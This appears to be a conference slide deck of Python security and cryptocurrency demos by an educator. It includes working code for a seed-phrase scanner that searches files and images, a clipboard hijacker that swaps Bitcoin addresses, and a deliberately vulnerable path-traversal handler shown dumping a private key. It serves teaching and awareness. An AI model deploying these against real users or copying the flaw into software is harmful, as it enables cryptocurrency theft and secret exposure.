



Python Prying

Fun Security & Cryptography
Demos You Can Build Too!




What I Do

- Software Engineer at Microsoft (Pittsburgh)
 - Day to Day, I write code for a cloud storage product
- Tech educator at chaintuts
 - I create free and open content about cybersecurity, cryptography, digital currencies, computer science topics – videos, articles, code, book
- Volunteer at the Cryptocurrency Certification Consortium (C4)
 - I help educate people about digital currencies and security
- Outside of work – usually find me doing something active or learning something new




Why Python and Why This Talk?

- Python is an excellent, versatile tool – for PC or micro code
- Lots of libraries, fast development, accessible syntax, interpreted so fast iteration time
- This talk – fun and interesting Python demos
- Goal is to inspire your own projects and show what's possible
- Not necessarily a step-by-step guide – let's move fast, talk security/cryptography, and get working with Python!




Demos (Batteries Included)

- Malware demos:
SeedScanner/OCRSeedSwipe, AddrJack
- Hardware demos: uBitAddr2, StakeSim
- Vulnerability demo: PathProwler
- Sources: <https://github.com/chaintuts>
- All open source! Reuse is allowed and encouraged




Seed Scanning Demos

- SeedScanner and OCRSeedSwipe
- <https://github.com/chaintuts/seeds scanner>
- <https://github.com/chaintuts/ocrseedswipe>
- These demos use regex to scan for plaintext seeds in plaintext documents or pictures – companion demos



Seed Scanning Malware

- In Cryptocurrency – Seed Phrase is 12-24 word backup of all the user's key data
- Having access to this grants access to spend all coins in a wallet – convenient backup...and a convenient target
- Real malware such as “SparkCat” have attacked user plaintext seeds, including in *pictures* via OCR
- Use the power of regular expressions, OCR libs
- Our demos – scan plaintext or photos for seeds, display on command line, GUI, or RPi



Seed Scanning Code

```
# Build and compile a regex for matching a seed
def _build_regex(self):

    with open(self.WORDLIST_FILENAME) as f:
        words = [word.strip() for word in f]

    combined_words = "|".join(words)
    regex_str = r"(" + combined_words + r")\s*{12,24}"
    regex = re.compile(regex_str, flags=re.IGNORECASE|re.MULTILINE)

    return regex

# Scan for seeds in the filesystem
def scan(self):

    seeds = []
    files = self._find_files()
    for file in files:
        match = self._search_file(file)
        if match:
            seeds.append(match)

    return seeds
```



Seed Scanning Code

```
# Scan the image with the OCR pytesseract engine
def _scan_image_characters(self, image_filename):

    # Set the Tesseract executable path if necessary, on Windows
    pytesseract.pytesseract.tesseract_cmd = self.TESSERACT_PATH


    # Scan the image for the words
    words = pytesseract.image_to_string(image_filename)

    # Return the text
    return words
```



Bonus: Address-Swapping

- AddrJack
- <https://github.com/chaintuts/addrjack>
- Also uses regex – this time to read the clipboard for Bitcoin, cryptocurrency addresses
- If there's a match, swap out for an attacker
- Our demo – swaps Bitcoin addresses



Address-Swapping Code

```
# Define some constants for our demo
BITCOIN_REGEX_DEF = "^[13][a-km-zA-HJ-NP-Z0-9]{26,33}$"

MALICIOUS = "1fakedontsendinvalidmfBsbif4miY36v"


# The main entry point for the program
def main():

    while(True):



        # Fetch the current clipboard data
        data = pyperclip.paste()

        # Check if the data matches a Bitcoin address format
        if re.match(BITCOIN_REGEX_DEF, data):
            pyperclip.copy(MALICIOUS)

        time.sleep(0.5)
```



Seed Scanning/Addr-Swapping Examples



mystery
trend
belt
omit
easy
hip
dial
pave
grow
lawsuit
debate
asthma

```
$ python3  
Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr 5 2023, 00:38:17) [MSC v.1929 64  
Type "help", "copyright", "credits" or "license" for more information.  
>>> import ocrseedswipe  
>>> ocr = ocrseedswipe.OCRSeedSwipe()  
>>> seed = ocr.scan("test/sample_seed.jpg")  
>>> seed  
'mystery trend belt omit easy hip dial pave grow lawsuit debate asthma'  
>>> |
```


1fakedontsendinvalidmfBsbif4miY36v

Background processes (63)

addrjack (32 bit)


Address 1BRLMX61jXuxMELvFbiKv9TQu...

Format BASE58 (P2PKH)




Cryptocurrency/Blockchain Demos

- uBitAddr2
- Cryptocurrency hardware wallet demo – used to generate and store keys offline
- <https://github.com/chaintuts/ubitaddr2>
- StakeSim
- Demonstrates proof-of-stake consensus mechanics
- <https://github.com/chaintuts/stakesim>



Hardware Wallets

- In Cryptocurrency, hardware wallets are preferred for high-security self-custody
- Most common retail versions are full-featured – generating/storing keys, signing transactions
- Can also be as simple as single privkey, address
- uBitAddr (1) – presented at DEFCON blockchain village in 2020 – C & CircuitPython
- uBitAddr2 – Pure CircuitPython implementation
- Our demo – generates privkey, address pair



Address Generation Code

```
# Function for generating a Bitcoin address
def _generate_address(self, pubkey_raw, address_prefix):

    from ripemd import ripemd160
    import base58

    round1 = adafruit_hashlib.sha256(pubkey_raw).digest()
    round2 = ripemd160.ripemd160(round1)

    with_prefix = address_prefix.to_bytes(1, self.ENDIAN) + round2

    checksum_round1 = adafruit_hashlib.sha256(with_prefix).digest()
    checksum_round2 = adafruit_hashlib.sha256(checksum_round1).digest()
    checksum_length = 4
    checksum_final = checksum_round2[:checksum_length]


    address_raw = with_prefix + checksum_final
    address = base58.b58encode(address_raw).decode()

    return address
```



Proof-of-Stake Simulation

- In Cryptocurrencies like Ethereum, proof-of-stake consensus is used to decide who validates transactions
- Need to randomly, fairly select a validator without a central authority
- How to get entropy??
- Have nodes on network generate their own, hash, commit, reveal
- Our demo – shows commit, reveal, selection



Stake Simulation Code

```
# Hashing method for the demo
# Return a really simple 8 bit hash
# This is for educational purposes, so we don't need a
# cryptographically secure hash, we just need one that works
# to "shuffle" the data appearance wise
@staticmethod
def hash_8bit(data):

    hash8 = (data ^ StakeNode.HASH_XOR) % StakeNode.HASH_MOD

    return hash8


# Commit random bytes to the blockchain
# Hashes the internal random number and returns the hash
def commit(self):

    entropy_hash8 = self.hash_8bit(self.entropy)




    return entropy_hash8

# Reveal the actual random bytes
# Other nodes will verify that these bytes hash
# to the initial committed value
def reveal(self):

    return self.entropy
```




Crypto Hardware Examples




Vulnerability Demo

- Path Traversal – poor processing of path construction (file path/name) leading to unauthorized resource access
- <https://github.com/chaintuts/pathproowler>



Path Traversal Vulnerabilities

- Web apps/servers often process paths/URLs
- For example, a web app that takes a resource name in the URL and puts it in a path
- If the server doesn't escape out ./ ../ - attacker can try to load/dump files outside the web root
- Our demo – takes a database name to show vulnerability info...but you can also use it to dump a server private TLS key!



Path Traversal Code

```
def render_data(datafile, template):


    # Init
    environment =
    jinja2.Environment(loader=jinja2.FileSystemLoader(TEMPLATE_DIR))

    # Generate
    template = environment.get_template(template)

    try:
        path = f"{RES_DIR}{datafile}"

        if path.endswith(EXT_CSV):
            with open(path) as f:
                data = f.readlines()
        elif path.endswith(EXT_JSON):
            with open(path) as f:
                data = json.load(f)
        else:
            with open(path) as f:
                data = f.readlines()

        template_html = template.render(filename=datafile, threats=data)
    except FileNotFoundError:
        return ERR_MSG
```



Path Traversal Example

Name: vulndatabase.json	
Buffer Overflow	Overrun memory into adjacent variables using malicious input to increase unauthorized privileges or execute uni
Cross-Site Scripting (XSS)	Use malicious input to execute unintended code in a web application
Path Traversal	Use malicious input to traverse the filesystem and read unintended data via the application


Name: malwaredatabase.csv	
3a7ff510ab526c60bb404c2110a7d1a787b7f1071d375ccf30ce752140dd7be2	addrjack.exe: Bitcoin clipboard jacking malware
8bf3569f4b94ed6e705cd41e7f42ce50fa2f2a42c3ec83cfeb17f013c8164f4f	seedscanner.py: Cryptocurrency seed phrase scanning malware

Name: ../../secret/cert.key	
-----BEGIN PRIVATE KEY-----	
MIIJQgIBADANBgkqhkiG9w0BAQEFAASCCSwwggkoAgEAAoICAQDc7/c32fW0A7Er	
JlHoetBqvrOH/QVWCkFYWq5BVDzjqf9xYPGgfm5Sh6cLwoYVBQyrkvNdMqQEx9C	
r1gIz5uj/JrlViDs2P32YAdaukvaT/z0l0vX2dcBtc+xxBm9l+Jj7fscXfYUThiI	
MMDLtHrsuL+I+3mM2+d1xVDauSsrseAiQpTL3zhWOWpPPptEHTuXDX27ku1NrwyA	
tCqC3vuNneEL0mCPsSN24fQMPLCGBwcrxKSX62/qg6vn7yZhRDZHv36Vz/HRsEmt	
SmEXU+qMx3DBiMILGM7ALxNUpAqbK2L9Av5ySE8UY0RCmE119oMcHFg9QRhx9vwE	
ZPzqCBSqGdYt3CsMamJR5SrbfOwBIJT26V/Eob9uBrJEupdIQFa+UgZ0vn013OhO	
raAYZ+Q8aTVVDP1U1uduJDaYJ2fBLXkhGmBx0u4GTq4L8xK87mih7M03fxGI dwOc	
jpPmUg6S8E4Sn2np0bn9PRTeKuTA0E7Ta9U4HW/0eEy3FgKggvrCD/zuYhZdDqqM	



Find My Stuff

- chaintuts.com
- amazon.com/dp/B0F3WJ6MTJ – Ebook, Paperback
- github.com/chaintuts – Code, Articles, Book
- youtube.com/c/chaintuts
- Social media – Bsky, LinkedIn, IG, FB
- Love to learn and teach – here to help!



Q&A - Ask Me Anything!

